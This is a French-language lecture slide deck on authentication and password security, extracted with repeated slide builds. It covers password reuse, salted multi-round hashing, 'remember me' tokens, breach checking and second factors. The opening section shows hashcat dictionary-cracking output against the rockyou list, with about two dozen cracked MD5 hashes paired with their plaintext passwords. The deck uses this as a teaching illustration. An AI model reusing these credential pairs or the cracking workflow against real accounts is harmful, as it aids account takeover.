f919fe72a856d75728b7326de62c1f0b:14palabras
3aa72864b3e48acce9e78295077a7c69:snobben238
9eabd3713d179de2e1b2da4b752928Ø1:15987536951
67e89ccd5b32cc34aa54c03709310bc4:scientist123!
4830be9b38784dcd55d53e80d3bbcafe:asiatic778
c5bcf783c7af85e4a958631b15fc24da:app27@hotmail.com
1d5f46e7c9656f2b4a1f627df0f51da0:STEFF96
146c6d797233c9373d8d64d7585db0e5:irgenius666
e3fe5970bb8bdfd574c50725878452ec:gardenbark
bf1ae8499c88901927fd31b88f2ea6f9:147258369qwer
4bb0fa9db71676d25098fa7c7c83a202:L14482187
1508f1335fdb8e9fd74f2ea5e4a1d910:sharifahmed10
3a3f352a861e59820e8858f9e19dcfc7:co22reed
a295f72203530ff9fe7b1728334dd59c:SAspurs3
da8851dfca7fd0d59ca463f0c22665c7:wars789456123
829359b2d4760bd8f904005276f7348a:sub21ivan
da5958f29fcaec591653335f24e29700:13241324az
a1f699415e27815982c1febb726f8fe7:2128506pass
6467886f421c26182fb797d432c68cd4:985632147E
1d2da25522c57cc662871f9bf6db3159:123456789monika
bbe4721ebdc91718f2381ffe005030f6:123456789denis
Input.Mode: Dict (C:
                                          password cracking\rockyou.txt>
Index....: 4/5 (segment), 3488103 (words), 33550343 (bytes)
Recovered.: 826/248692 hashes, 0/1 salts
Speed/sec.: 16.19M plains, 3.96k words
Progress..: 3488103/3488103 (100.00%)
Running...: 00:00:14:40
Estimated.: --:--:-
25be8f4c63a4f808fb5ea18aedde0551:F542023
93f8bcb80fc92812ee86d2be7e2d5096:06honey33
5075ea82477f3c777d4411e18b98c15c:199206boss
Input.Mode: Dict (C:
                                          password cracking\rockyou.txt)
Running...: 00:00:02:24
 Estimated.: --:--:--
Started: Thu May 03 11:44:27 2012
 Stopped: Thu May 03 12:46:43 2012
                             password cracking\hashcat-gui-0.5.1\hashcat-gui-0.5.1\has
```

Certaines heuristiques de composition de mots de passe sont évidentes à voir



One ring to rule them all...




IF SOMEONE STEALS MY LAPTOP WHILE I'M LOGGED IN, THEY CAN READ MY EMAIL, THEK MY MONEY, AND IMPERSONATE ME TO MY FRIENDS, BUT AT LEAST THEY CAN'T INSTALL DRIVERS WITHOUT MY PERMISSION.

http://www.xkcd.com/1200

- Par rapport à ce à quoi ils donnent accès, tous vos mots de passe ne se valent pas.
- Surtout pour la récupération d'accès à certains services : lien de réinitialisation, mot de passe temporaire. . .
- ... sont très souvent envoyés par courrier électronique.



One ring to rule them all...



IF SOMEONE STEALS MY LAPTOP WHILE I'M LOGGED IN, THEY CAN READ MY EMAIL, TRIKE MY MONEY, AND IMPERSONATE HE TO MY FRIENDS, BUT AT LEAST THEY CAN'T INSTALL DRIVERS WITHOUT MY PERMISSION.

http://www.xkcd.com/1200

Prise de contrôle...

- équipement avec authentification automatique (ou faible) sur d'autres services ⇒ prise de contrôle de ces services.
- messagerie ⇒ prise de contrôle potentielle des services où vous utilisez cette adresse électronique.

Conclusion

Mots de passe messagerie ou smartphone sont critiques pour votre sécurité numérique.

Le mot de passe d'accès est la première/dernière ligne de défense d'un système

• Changez-le de temps à autre (tous les trois à six mois c'est très bien; au minimum une fois par an)



Le mot de passe d'accès est la première/dernière ligne de défense d'un système

- Changez-le de temps à autre (tous les trois à six mois c'est très bien; au minimum une fois par an)
- Interdisez-vous absolument d'utiliser le même mot de passe pour deux comptes différents. Aucune exception.



Le mot de passe d'accès est la première/dernière ligne de défense d'un système

- Changez-le de temps à autre (tous les trois à six mois c'est très bien; au minimum une fois par an)
- Interdisez-vous absolument d'utiliser le même mot de passe pour deux comptes différents. Aucune exception.
- Choisissez-le correctement : suite de mots, fautes d'orthographe, ponctuation improbable, acronymes de phrases...



Le mot de passe d'accès est la première/dernière ligne de défense d'un système

- Changez-le de temps à autre (tous les trois à six mois c'est très bien; au minimum une fois par an)
- Interdisez-vous absolument d'utiliser le même mot de passe pour deux comptes différents. Aucune exception.
- Choisissez-le correctement : suite de mots, fautes d'orthographe, ponctuation improbable, acronymes de phrases...
- Aucune logique entre deux mots de passe



Le mot de passe d'accès est la première/dernière ligne de défense d'un système

- Changez-le de temps à autre (tous les trois à six mois c'est très bien; au minimum une fois par an)
- Interdisez-vous absolument d'utiliser le même mot de passe pour deux comptes différents. Aucune exception.
- Choisissez-le correctement : suite de mots, fautes d'orthographe, ponctuation improbable, acronymes de phrases...
- Aucune logique entre deux mots de passe

Remarque

Double facteur, biométrie peuvent être envisagés, selon les situations.

 Contrairement à ce qui est souvent dit, stocker un mot de passe n'est pas (plus) un anathème





- Contrairement à ce qui est souvent dit, stocker un mot de passe n'est pas (plus) un anathème
- Il faut le faire correctement et de façon sécurisée





- Contrairement à ce qui est souvent dit, stocker un mot de passe n'est pas (plus) un anathème
- Il faut le faire correctement et de façon sécurisée
- Outils spécialisés : PasswordSafe, KeePass, LastPass...





- Contrairement à ce qui est souvent dit, stocker un mot de passe n'est pas (plus) un anathème
- Il faut le faire correctement et de façon sécurisée
- Outils spécialisés : PasswordSafe, KeePass, LastPass...
- « Dans le cloud » ? Attention point déchiffrement données



Plan

- 6 Authentification
 - Un problème difficile
 - Gestion des mots de passe
 - Question d'authentification



Le stockage des mots de passe

- Souvent un défaut/faiblesse dans les architectures.
- Le meilleur mot de passe imaginable devient mauvais s'il est stocké en clair ou de façon non sûre
 - Stocker un condensat du mot de passe.
 - Ajouter au mot de passe de l'utilisateur une donnée « aléatoire » (sel). Poivre : donnée aléatoire (constante) du programme, pas stockée avec les données. Intérêt limité.
 - 3 Procéder à plusieurs (centaines/milliers de) tours de hachage.
 - Utiliser un algorithme de hachage prévu pour les mots de passe

Le salage des mots de passe

Cette donnée doit pouvoir être retrouvée. Elle n'a pas à être secrète, elle doit juste être « suffisament » aléatoire. Elle est souvent ajoutée au mot de passe avant son hachage.

Idées sous-jacentes

- Hachage Empêche qu'un accès au système de stockage ne rende les mots de passe vulnérables.
 - Sel Empêche le pré-calcul des mots de passe de l'espace de recherche (tables arc-en-ciel).

Multi-tours Allonge considérablement les attaques en force brute.

Cela suppose...

 \dots que l'algorithme de hachage n'est pas vulnérable (\Rightarrow SHA-2 au minimum).

Un coût permanent

Le multi-tour est « payé » par l'utilisateur chaque fois qu'il doit s'authentifier.

Un petit détail

- Condensat → résultat de taille fixe
- quelle que soit la longueur de la chaîne en entrée.
- Donc aucune application ne devrait imposer une longueur maximale des mots de passe
- même si une longueur minimale est une bonne idée.

Si je veux...

... un mot de passe de 123 caractères, c'est mon problème.



Vérification mot de passe

- ullet Condensat : non inversible o pas décodé pour comparer avec info reçue
- Info reçue o ajout sel o multi-tour fonction hachage o résultat
- Comparaison résultat calculé avec donnée dans la base

Dans tous les cas

Mot de passe : donnée très sensible. Pas la laisser « traîner » en mémoire \Rightarrow écrasement explicite zone stockage



Vérification qualité mot de passe

Changement mot de passe \rightarrow éviter « mauvais choix » des utilisateurs pas idiot, mais comment?

- Conservation condensats N anciens mot de passe
- ullet Règles \pm pertinentes composition mot de passe
- Validation en ligne nouveau mot de passe
 - Attention à mise en œuvre
 - Service externe : quelle confiance?
 - Ne jamais transmettre mot de passe, condensat seulement
 - Voir API de haveibeenpwnd.com (https://haveibeenpwned.com/API/v3)
- Attention réaction utilisateurs sur multiples rejets



Se souvenir de moi...

- Fonction souvent (???) considérée comme souhaitable
- Doit être mise en œuvre de façon sécurisée :
 - Identifiants spécifiques stockés côté client (nom et valeur)
 - Ne doit contenir aucune information sensible
 - Ne doit pas permettre d'identifier le compte ciblé
 - Une fois consommé, doit être modifié (utilisation unique du jeton, regénéré à chaque session)
 - Doit expirer à un moment, mais pas trop lointain (un mois? un an?)

Fragilité significative

Si attaquant récupère identifiants « se souvenir de moi », peut se connecter au service à votre place.

En aparte

Utilisez Have I Been Pwned (haveibeenpwned.com) pour




• Vérifier si un de vos comptes (via adresse mail) a été compromis



En aparte

Utilisez Have I Been Pwned (haveibeenpwned.com) pour




- Vérifier si un de vos comptes (via adresse mail) a été compromis
- Surveiller apparition adresse électronique ou domaine dans une compromission



En aparte

Utilisez Have I Been Pwned (haveibeenpwned.com) pour



- Vérifier si un de vos comptes (via adresse mail) a été compromis
- Surveiller apparition adresse électronique ou domaine dans une compromission
- Vérifier si mot de passe compromis (pas forcément via un de vos comptes)



Plan

- 6 Authentification
 - Un problème difficile
 - Gestion des mots de passe
 - Question d'authentification



Au-delà du mot de passe

- Authentification par mot de passe peut ne pas suffire/ne pas convenir
 - environnement sensible
 - modèle de risques important
 - utilisateurs imprudents
- Autres méthodes en complément (nFA, $n \ge 2$)
 - TOTP (time-based one-time password algorithm)
 - U2F/Fido
 - SMS (danger!!)
 - biométrie (danger!!)
- Ou en remplacement (danger!!)



TOTP

- Fourniture mot de passe secondaire (4/6/8 chiffres)
- Change régulièrement (30 secondes/une minute)
- Initialisation par transmission clé secrète (graine)
- FreeOTP, oathtool, Google Authenticator
- Problèmes lors changement matériel secondaire (ou perte)

Attention!

Nécessite bonne synchronisation horloges client et serveur



U2F

- Clé USB/carte NFC cryptographique
- Configuration client (Chrome, FFox, Opéra, TBird) ou système (Linux/pam, Windows 10) pour second facteur

Attention!

Durée de vie matériel discutable. Toujours configurer seconde clé



SMS

- Envoi d'un SMS contenant code supplémentaire à fournir
- Suppose être zone couverte par réseau 2G au moins
- Déconseillé pour accès sensibles
- DSP2 (09/2019), interdit pour systèmes bancaires

Attention!

Tout dépend de la sécurité opérationnelle fournisseur téléphonie. https://krebsonsecurity.com/2018/08/alleged-sim-swapper-arrested-in-california/



Biométrie

- Utilisation caractéristique physique
- Efficace si information sur point de contrôle
- Très dangereux si base centralisée

Attention!

Quantité limitée de caractéristiques utilisables. Si contournement ou compromission, que faire?

